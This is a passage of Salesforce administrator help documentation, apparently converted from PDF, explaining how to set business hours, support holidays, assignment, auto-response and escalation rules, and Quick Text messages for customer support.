- On cases that include entitlements, business hours are applied according to a hierarchy. For details, see How Business Hours Work in Entitlement Management.

Note: All users, even those without the "View Setup and Configuration" user permission, can view business hours via the API.

SEE ALSO:

Set Business Hours

Set Up Support Holidays

Set Up Support Holidays

Holidays let you specify the dates and times your customer support team is unavailable. After you create a holiday, you can associate it with business hours to suspend business hours and escalation rules during holiday dates and times.

For example, you could create a holiday called New Year's Day that begins at 8 p.m. on December 31 and ends at 9 a.m. on January 2. Escalation rules and entitlement milestones wouldn't apply during the holiday.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Entitlements and milestones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To set holidays:
- "Manage Business Hours Holidays"

1. From Setup, enter *Holidays* in the `Quick Find` box, then select **Holidays**.
2. Click **New**, or click **Clone** next to the name of an elapsed holiday.
   You can only clone elapsed holidays.
3. Type a name for the holiday.
4. Type a date for the holiday.
   If you want the holiday to span more than one day:
   a. Select the `Recurring Holiday` checkbox.
   b. Enter the first day of the holiday in the `Start Date` field.
   c. Deselect the `No End Date` checkbox in the `End Date` field.
   d. Enter the last day of the holiday in the `End Date` field.
5. Optionally, you can:
   - Specify the exact times at which the holiday takes place by deselecting the `All Day` checkbox next to the `Time` field and entering the exact times.
   - Select the `Recurring Holiday` checkbox to schedule the holiday to recur during specific dates and times:
     - In the `Frequency` field, select the frequency at which the holiday recurs. When you click the `Daily`, `Weekly`, or `Monthly` fields, more options display that allow you to refine frequency criteria.
     - In the `Start Date` and `End Date` fields, specify the dates during which you wish the holiday to recur.
       The following error message displays if you select a start date and end date that does not correspond with the frequency you selected: `The recurring holiday has no occurrence`.
6. Click **Save**.
7. Click **Add/Remove** on the Business Hours related list.
8. Use the **Add** and **Remove** to choose the business hours you want to associate with the holiday. You can associate the holiday with multiple business hours.

Note: All users, even those without the "View Setup and Configuration" user permission, can view holidays via the API.

SEE ALSO:

Guidelines for Creating Support Holidays

Set Business Hours

Set Up Customer Support

Guidelines for Creating Support Holidays

Holidays let you specify the dates and times your customer support team is unavailable. There are a few guidelines to keep in mind as you set up and work with holidays.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- You can associate up to 1000 holidays with each set of business hours.
- Holidays automatically acquire the time zone of the business hours with which they are associated. For example if you associate a holiday to business hours that are in Pacific Standard Time, the holiday will take effect for those business hours in Pacific Standard Time
- You can only add business hours marked as `Active` to holidays.
- Holiday names don't need to be unique. For example, you could create multiple holidays named *`New Year's Day`*.
- Currently, report results do *not* take holidays into account.
- If you schedule a holiday to recur on a specific day of every month, the holiday will only recur on months that have that specific day. For example, if you schedule a holiday on the 31st day of every month, then the holiday will only recur on months that have 31 days. If you want a holiday to recur on the last day of every month, choose last from the `On day of every month` drop-down list.
- All users, even those without the "View Setup and Configuration" user permission, can view holidays via the API.

SEE ALSO:

Set Up Support Holidays

Set Business Hours

Set Up Assignment Rules

Define conditions that determine how leads or cases are processed.

1. From Setup, enter *Assignment Rules* in the Quick Find box, then select either **Lead Assignment Rules** or **Case Assignment Rules**.
2. Choose **New**, and then give the rule a name. Specify whether you want this to be the active rule for leads or cases created manually and via the web and email. Then click **Save**.
3. To create the rule entries, click **New**. For each entry, you can specify:

Field	Description
Order	Sets the order in which the entry will be processed in the rule, for example, *1*, *2*, *3*. Salesforce evaluates each entry in order and tries to match the criteria of the entry. As soon as a match is found, Salesforce processes the item and stops evaluating the rule entries for that item. If no match is found, the item is reassigned to either the default Web-to-Lead owner, the administrator doing a lead import, or the default case owner.
Criteria	Specifies conditions that the lead or case must match for it to be assigned. Enter your rule criteria. • Choose criteria are met and select the filter criteria that a record must meet to trigger the rule.For example, set a case filter to *Priority equals High* if you want case records with the Priority field marked High to trigger the rule. If your organization uses multiple languages, enter filter values in your organization's default language. You can add up to 25 filter criteria, of up to 255 characters each. When you use picklists to specify filter criteria, the selected values are stored in the organization's default language. If you edit or clone existing filter criteria, first set the Default Language on the Company Information page to the same language that was used to set the original filter criteria. Otherwise, the filter criteria may not be evaluated as expected. • Choose formula evaluates to true and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True." For example, the formula AND(ISCHANGED(Priority), ISPICKVAL (Priority, "High")) triggers a rule that changes the owner of a case when the Priority field is changed to High. If your condition uses a custom field, the rule entry will be deleted automatically if the custom field is deleted.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Lead Assignment Rules available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Case Assignment Rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create assignment rules:
- "Customize Application"

Field	Description
User	Specifies the user or queue to which the lead or case will be assigned if it matches the condition. Users specified here cannot be marked "inactive" and they must have "Read" permission on leads or cases. Note: You can't revoke the "Read" permission on leads or cases for users assigned to a rule. If your organization uses divisions, leads are assigned to the default division of the user or queue specified in this field. Cases inherit the division of the contact to which they are related, or are assigned to the default global division if no contact is specified.
Do Not Reassign Owner	Specifies that the current owner on a lead or case will not be reassigned to the lead or case when it is updated.
Email Template	Specifies the template to use for the email that is automatically sent to the new owner. If no template is specified, no email will be sent. When assigning a lead or case to a queue, the notification goes to the Queue Email address specified for the queue and all queue members.
Predefined Case Teams	Specifies the predefined case team(s) to add to a case when it matches the condition. Case teams help groups of people work together to solve a case, such as a support agent, support manager, and a product manager. Click the Lookup icon ( ) to select a predefined case team to add to the assignment rule. To add more predefined case teams, click **Add Row** to add a new row with which you can add a predefined case team.
Replace any existing predefined case teams on the case	Specifies that any existing predefined case teams on the case are replaced with the predefined case teams on the condition, when a case matches the condition.

After creating the entry, click **Save**, or **Save & New** to save the entry and create more entries.

Tip: Create an error-proof rule by always creating the last rule entry with no criteria. This rule entry catches any leads or cases that the previous rule entries didn't assign.

SEE ALSO:

Viewing and Editing Assignment Rules

Managing Assignment Rules

Viewing and Editing Assignment Rules

To view and edit assignment rules:

- To edit the name of a rule, click **Rename** next to the rule name.
- To edit the entries for a rule, choose the rule name from the list of rules. Click **New** to add an entry; choose **Edit** or **Del** to edit or delete an entry; select **Reorder** to change the order in which the entries apply.

SEE ALSO:

Set Up Assignment Rules

Managing Assignment Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Lead Assignment Rules available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Case Assignment Rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change assignment rules:

- "Customize Application"

To view assignment rules:

- "View Setup and Configuration"

Managing Assignment Rules

Create assignment rules to automate your organization's lead generation and support processes.

- **Lead Assignment Rules**—Specify how leads are assigned to users or queues as they are created manually, captured from the web, or imported via the Data Import Wizard.
- **Case Assignment Rules**—Determine how cases are assigned to users or put into queues as they are created manually, using Web-to-Case, Email-to-Case, On-Demand Email-to-Case, the Self-Service portal, the Customer Portal, Outlook, or Lotus Notes.

Typically, your organization will have one rule for each overall purpose—for example, one lead assignment rule for importing and a different lead assignment rule for web-generated leads; or one case assignment rule for standard use and one case assignment rule for holiday use. For each rule type, only one rule can be in effect at any time.

Each rule consists of multiple rule entries that specify exactly how the leads or cases are assigned. For example, your standard case assignment rule may have two entries: cases with "Type equals Gold" are assigned to "Gold Service" queue, and cases with "Type equals Silver" are assigned to "Silver Service" queue.

To create an assignment rule, from Setup, enter *Assignment Rules* in the Quick Find box, then select **Lead Assignment Rules** or **Case Assignment Rules**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Lead Assignment Rules available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Case Assignment Rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change assignment rules:

- "Customize Application"

Sample Assignment Rule

The following case assignment rule assigns a case to a specific queue based on the account rating:

Rule Name — *Hot Account Assignment*

Rule Entries:

Order	Criteria	Assign To
1	*ISPICKVAL(Account.Rating, "Hot")*	*Tier 1 Support Queue*
2	*OR(ISPICKVAL(Account.Rating, "Warm") , ISPICKVAL(Account.Rating, "Cold"))*	*Tier 2 Support Queue*

SEE ALSO:

Set Up Assignment Rules

Viewing and Editing Assignment Rules

Set Up Auto-Response Rules

Send automatic email responses to lead or case submissions based on the record's attributes. Set up auto-response rules to send quick replies to customers to let them know someone at your company received their inquiry or details about their issue.

Create auto-response rules for leads captured through a Web-to-Lead form and for cases submitted through a:

- Self-Service portal
- Customer Portal
- Web-to-Case form
- Email-to-Case message
- On-Demand Email-to-Case message

Create as many response rules as you like based on any attribute of the incoming lead or case. Keep in mind that you can activate only one rule for leads and one for cases at a time. Sales and service reps can find the email responses in the Activity History related list of the lead or contact and in the Email related list on cases.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create auto-response rules:

- "Customize Application"

Creating Auto-Response Rules

To create a Web-to-Lead response rule, from Setup, enter *Auto-Response Rules* in the Quick Find box, then select **Lead Auto-Response Rules**. To create a response rule for cases, from Setup, enter *Auto-Response Rules* in the Quick Find box, then select **Case Auto-Response Rules**. On the Auto-Response Rules page:

1. Click **New**.
2. Enter the rule name.
3. Check the active box to make this rule the only one activated.
4. Click **Save**.
5. Create rule entries.

Creating Response Rule Entries

1. Click **New** from the rule detail page.
2. Enter a number to specify the order this entry should be processed.

   The rule processes entries in this order and stops processing at the first matching entry and then sends the email using the specified email template. If no response rules apply, the rule uses the default template you specify on the Web-to-Case or Web-to-Lead Settings page.

   Note: To create an error-proof rule, always create the last rule entry with no criteria. This rule entry will catch any leads or cases that the previous rule entries did not. This is especially important for Email-to-Case and On-Demand Email-to-Case which don't have default templates.

3. Enter your rule criteria:
   - Choose *criteria are met* and select the filter criteria that a record must meet to trigger the rule. For example, set a case filter to *Priority equals High* if you want case records with the Priority field marked High to trigger the rule.

     If your organization uses multiple languages, enter filter values in your organization's default language. You can add up to 25 filter criteria, of up to 255 characters each.

When you use picklists to specify filter criteria, the selected values are stored in the organization's default language. If you edit or clone existing filter criteria, first set the `Default Language` on the Company Information page to the same language that was used to set the original filter criteria. Otherwise, the filter criteria may not be evaluated as expected.

- Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True." For example, the formula `AND(ISPICKVAL(Priority,"High"),Version<4.0)` triggers a rule that automatically responds with the selected template if the `Priority` field on a case is set to High and the value of a custom field named `Version` on the case is less than four.

4. Enter the name to include on the From line of the auto-response message.
5. Enter the email address to include on the From line of the auto-response message. This must be either one of your verified organization-wide email addresses or the email address in your Salesforce user profile, and must be different from the routing addresses you use for Email-to-Case.
6. If you want, enter a reply-to address.
7. Select an email template.
8. If you're creating a response rule entry for Email-to-Case, select `Send response to all recipients` to send auto-response messages to anyone included in the `To` and `Cc` fields in the original message.
9. Save your work.

SEE ALSO:

Differences Between Auto-Response Rules and Workflow Email Alerts

Differences Between Auto-Response Rules and Workflow Email Alerts

Auto-response rules and workflow email alerts provide similar functionality. The following table lists some of the differences between workflow alerts and auto-response rules to help you determine which process to use:

Type of Process	Designed For	Runs When	Sends Email To	Number of Emails Sent
Workflow email alerts	Notifications to interested parties.	A case or lead is created or edited.	Anyone you choose.	Sends one email per email alert. Each workflow rule can have up to: • 10 email alerts as immediate actions • 10 email alerts per time trigger as time-dependent actions • 10 time triggers

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Auto-response rules are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Workflow is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Type of Process	Designed For	Runs When	Sends Email To	Number of Emails Sent
Auto-response rules	Initial response to the contact who created a case or the person who submitted the lead on the Web.	A case or lead is created.	Contact on a case or the person who submitted the lead on the Web.	Sends one email based on the first rule entry criteria it matches in a sequence of rule entries.

SEE ALSO:

Set Up Auto-Response Rules

Set Up Escalation Rules

Escalation rules automatically escalate cases when the case meets the criteria defined in the rule entry. You can create rule entries, which define criteria for escalating a case, and escalation actions, which define what happens when a case escalates.

Before you get started:

- If you want to assign cases to queues, create queues.
- If you want to send notification emails when a case escalates, create email templates.

When Salesforce applies an escalation rule to a case, it inspects the case and compares the case to the criteria in the rule entry. If the case matches the criteria defined in the rule entry, Salesforce runs the escalation actions.

Orgs typically use one escalation rule that consists of multiple rule entries. For example, your standard case escalation rule could have two entries: cases with `Type` set to Gold are escalated within two hours, and cases with `Type` set to Silver are escalated within eight hours.

1. From Setup, enter *`Escalation Rules`* in the `Quick Find` box, then select **Escalation Rules**.
2. Create the escalation rule.
   a. Click **New** and name the rule. Specify whether you want this rule to be the active escalation rule.
      You can have only one active escalation rule at a time.
   b. Click **Save**.
3. On the Case Escalation Rules page, select the rule that you want to work with.
   The rule detail page is displayed.
4. Create the rule entries. Rule entries define the criteria used to escalate the case.
   a. In the Rule Entries section, click **New**. For each rule entry, you can specify:
      - Order in which rule entries are evaluated
      - Criteria for escalating a case
      - How business hours affect when cases escalate
      - How escalation times are determined
   b. Click **Save**.
      The Escalation Actions page is displayed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit escalation rules:
- "Customize Application"

5. Define the escalation actions. Escalation actions specify when the case escalates and what happens when the case escalates. You can add up to five actions for each rule entry to escalate the case over increasing periods of time.
   a. In the Escalation Actions section, click **New**. For each escalation action, you can:
      - Specify when the case escalates: In the `Age Over` field, enter the number of hours after which a case escalates if it hasn't been closed. You can enter the number of hours and either 0 minutes or 30 minutes. For example, 1 hour and 0 minutes or 1 hour and 30 minutes.
      - Reassign the case to another user or queue, and select an email template that sends the new assignee (the new case owner) a notification email.
      - Send notification emails to other users, the current case owner, or other recipients.
   b. Click **Save**.

SEE ALSO:

Escalation Rule Entries

Escalation Actions

Monitor the Case Escalation Rule Queue

Escalation Rule Examples and Best Practices

See examples of how different options in the escalation rule entries and actions affect how and when cases escalate.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Escalation Rule Entries

Escalation Actions

Escalation Rule Entries

Escalation criteria specify the conditions under which a case escalates. We store your criteria in a rule entry.


When Salesforce applies an escalation rule to a case, it inspects the case and compares the case to the criteria in the rule entry. If the case matches the criteria defined in the rule entry, Salesforce runs the escalation actions.

Let's break down the parts of an escalation rule entry and go over the best practices for each step:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Step 1: Rule Entry Order

The `Sort Order` determines the sequence in which Salesforce evaluates rule entries [1]. Typically, orgs use one escalation rule that's made up of several rule entries.

Tip: As a best practice, put the most complex rule entries at the beginning of the sort order. Put more generic rule entries at the end of the sort order.

Suppose that you have five rule entries. Salesforce looks at the first rule entry to see if its criteria matches the case. If the criteria matches, then Salesforce stops evaluating and escalates the case. If the criteria doesn't match, then Salesforce looks at the second rule entry to see if it matches, and so on, until it finds a match.

If the first rule entry is generic, then Salesforce finds a match and escalates the case without continuing to evaluate later rule entries.

It's a good practice to put a generic "catch-all" rule entry at the end of the rule entry order. The catch-all rule entry is designed to escalate cases that don't meet the criteria specified in the other rule entries. For example, perhaps you want to escalate cases that have been open for more than 48 hours. Create a rule entry that contains no criteria so that it catches all remaining cases, and specify that cases escalate 48 hours after they were created.

Step 2: Rule Entry Criteria

The rule entry criteria define the case field values that trigger an escalation. When Salesforce evaluates the rule entry, it looks at the criteria and sees if the criteria match the field values set on the case. If the criteria match, the case is escalated.

`Run this rule if the criteria are met`

You can define escalation criteria using field values by selecting **criteria are met** [2.1].

Select the field, select the operator, and select the value [2.2]. For example, suppose that we want to escalate cases that are high priority and from our two biggest customers, Acme and Global Media. We can create a

rule entry that escalates cases where the Priority field equals *High* and the Account: Account Name field equals *Acme* or *Global Media*.

You can specify more field values by filling out the rows.

Tip: By default, the filter concatenates the rows using AND. However, if you want to use a different filter operator, click **Add Filter Logic** [2.3]. You can refine the filter using parentheses, AND, and OR. For example, (1 AND 2) or (3 AND 4).

`Run this rule if the criteria are met`

You can define escalation criteria using a formula by selecting **formula evaluates to true**.

Enter a formula that returns a value of True or False. Salesforce triggers the rule if the formula returns "True."

Step 3: Business Hours Criteria

Business hours let you specify when your support team is available [3]. If business hours are specified on the escalation rule, then escalation actions occur only during business hours.

Let's look at some examples. Let's say that your support team is based in San Francisco and works from 9 AM-5 PM Monday-Friday, Pacific time.

`Ignore business hours`

If you don't want to use business hours when calculating when cases are escalated, select `Ignore business hours`. In this situation, a case is escalated without consideration of the support team's business hours or the case's business hours. For example, a case might escalate at 3 AM Pacific time, even though the support team isn't available.

`Use business hours specified on the case`

A case might have different business hours than your support team. If business hours are specified on the case, then the case escalates during the case's business hours.

Suppose that your support team is located in San Francisco and works 9-5 Pacific time, but your customer is located in New York and operates on Eastern time. You could specify Eastern business hours on the case, so that your support team knows to contact the customer during Eastern business hours. If `Use business hours specified on the case` is selected, then the case escalates during East Coast business hours. So, a case could escalate at 6 AM Pacific, because that's within Eastern business hours (9 AM -5 PM Eastern, which is 6 AM-2 PM Pacific).

`Set business hours`

Use the lookup to select the business hours that are defined for your company. If you select this option, then cases are escalated during these hours. Perhaps you've defined business hours as 9 AM-5 PM Pacific time. If you select the 9-5 Pacific time business hours, then cases would only be escalated during that time period.

Step 4: How Escalation Times Are Set

Specify when the escalation clock starts ticking by specifying how escalation times are set [4]. Your selection here affects when the time period specified in the `Age Over` field begins to run. You can set the `Age Over` field on the Escalation Actions page.

`When case is created`

The escalation clock starts ticking when the case is created, and the case escalates when the time period set in the Age Over field expires.

If `Age Over` is set to 5 hours, then the case escalates five hours after the case is created. If the case is created at 9 AM on Monday morning, it would escalate at 2 PM on Monday afternoon.

When case is created

The escalation clock starts ticking when the case is created, and the case escalates when the time period set in the Age Over field expires.

If `Age Over` is set to 5 hours, then the case escalates five hours after the case is created. If the case is created at 9 AM on Monday morning, it would escalate at 2 PM on Monday afternoon.

When case is created, and disable after case is first modified

The escalation clock starts ticking when the case is created but stops when the case is modified, provided that the case is modified before the Age Over time period expires.

If `Age Over` is set to 5 hours, then the case escalates five hours after the case is created unless the case is modified before five hours elapse. If the case is created at 9 AM on Monday morning and isn't modified within the five-hour period, then the case would escalate at 2 PM on Monday afternoon. However, if the case is created at 9 AM on Monday and a support agent modifies the case at 10 AM, then the case wouldn't escalate.

Based on last modification time

The escalation clock starts ticking when the case is modified.

If `Age Over` is set to 5 hours, then the case escalates five hours after the case is last modified. Suppose that the case is created at 9 AM on Monday morning and an agent modifies the case at 10 AM. The case would escalate at 3 PM on Monday afternoon, which is five hours after the 10 AM modification.

SEE ALSO:

Set Up Escalation Rules
Escalation Actions

Escalation Actions


Escalation actions specify when the case escalates and what happens when the case escalates. An escalation rule can reassign the case to another support agent (user) or support queue (queue). An escalation rule also can send notification emails to the new assignee, to the current case owner, and to other recipients.

Let's break down the parts of an escalation action and go over best practices for each step:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



`Age Over`

Salesforce escalates the case if the case hasn't been closed within this time period [1]. For example, escalate the case if it hasn't been closed within five hours.

This time is calculated from the date field set in the `Specify how escalation times are set` field in the rule entry. No two escalation actions can have the same number in this field.

The `Age Over` field is required, because escalation rules are time-based.

`Auto-Reassign Cases`

When a case escalates, Salesforce can reassign the case to a different user or queue [2].

- `Queue` or `User`—Select a user or queue to reassign the case to. When a case is reassigned, the queue or user becomes the new case owner. Companies typically reassign cases to a queue instead of a specific user. For example, if Level 1 support doesn't resolve a case within 24 hours, the case is reassigned to the Level 2 support queue.
- `Notification Template`—Select a notification template to use to send a notification email to the assignee.

If you select a `Notification Template`, then Salesforce sends a notification email to the new case owner. The template controls which fields are included in the notification email. For example, the email template might include the case number, case contact, account name, and case reason so that the new case owner can quickly understand the situation.

`Notify Users`

When a case escalates, Salesforce can send a notification email so that a user, the current case owner, or other email recipients know that the case is escalating [3].

- `Notify This User`—Select a user to notify. For example, you might want to notify the support manager.

- `Notify Case Owner`—Send an email to the current case owner to remind them that the case is escalating. Select this checkbox when you want to notify the case owner but haven't reassigned the case.
- `Additional Emails`—You can send notification emails to other people when a case is escalated. Enter up to five email addresses, each on a separate line. For example, you can set up an escalation rule to notify support managers or executives so that they know that a case is escalating.
- `Notification Template`—If you select `Notify This User`, `Notify Case Owner`, or `Additional Emails`, then you must select a notification template to send a notification email to the user, case owner, or additional recipients. The template controls which fields are included in the notification email.

SEE ALSO:

Set Up Escalation Rules

Escalation Rule Entries

When do rules execute?

Salesforce processes rules in a certain order.

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up Quick Text

Quick Text lets users create messages, such as greetings, answers to common questions, and short notes, which support agents can easily insert into case updates and communications with customers to save time and increase standardization. When you set up Quick Text, you enable it, set the user permissions so agents can use it, and create standardized messages.

1. Enable Quick Text.

   Quick Text is automatically enabled for organizations that have enabled Live Agent, but you might not see it enabled in your Quick Text settings. If you encounter this, manually enable Quick Text.

2. Optionally, customize Quick Text settings.
3. Grant permissions to users so that they can create Quick Text messages.
4. Create Quick Text messages.
5. If your organization uses Live Agent, give agents access to the Quick Text sidebar in the Live Agent console.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Quick Text:

- "Customize Application"

Enable Quick Text

Enable Quick Text for your organization so your agents can use pre-defined messages to respond to your customers and update cases quickly and easily.

Note: Once you enable Quick Text, you can't disable it.

1. From Setup, enter *Quick Text Settings* in the Quick Find box, then select **Quick Text Settings**.
2. Click Enable Quick Text.
3. Click **Save**.

After enabling Quick Text, give support agents access to Quick Text by updating the user permissions.

SEE ALSO:

Set Up Quick Text

Create Quick Text Messages

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Quick Text:

- "Customize Application"

Give Support Agents Access to Quick Text

Giving agents access to Quick Text lets them choose standard messages to include in their chats and emails with customers, and in their case notes and updates.

To allow agents to use Quick Text in the Live Agent console, in Live Agent in the Salesforce console, or in the Email, Portal, Log a Call, and Change Status actions in Case Feed:

- Give them "Read" permission on Quick Text, and
- Do one of the following:

Option	Steps
Give agents ownership of at least one Quick Text message	– Transfer ownership of existing Quick Text messages to the agents (click **Change** next to Owner on the record), or – Have agents create new messages
Change your organization-wide default sharing setting for Quick Text	1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**. 2. In Organization-Wide Defaults, click **Edit**. 3. Select Public Read Only or Public Read-Write in the Default Access dropdown list forQuick Text. 4. Click **Save**.
Use sharing rules	If you don't want to change your organization-wide default sharing settings, create sharing rules to specify which groups

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Quick Text:

- "Customize Application"

Option	Steps
	of users should have at least read-only access to Quick Text messages.

After giving support agents access to Quick Text, you optionally can create standardized messages that they can use.

SEE ALSO:

Set Up Quick Text

Create Quick Text Messages

Quick Text messages enable agents to include standardized notes with case updates and to send common responses to customers without having to type the responses each time. Create custom messages for your agents to use when they email and chat with customers.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create Quick Text messages:

- "Create," "Read," "Edit," and "Delete" on Quick Text

1. Click the **Quick Text** tab.
2. Click **New**.
3. If you have more than one Quick Text record type, select a record type for the new message, and then click **Continue**.
4. Type a message name.
5. Type the message.

   It can include line breaks, lists, and special characters and can be up to 4,096 characters.
6. Click **Available Merge Fields** to display the merge field selector.
7. Select the channels in which you want the message to be available.

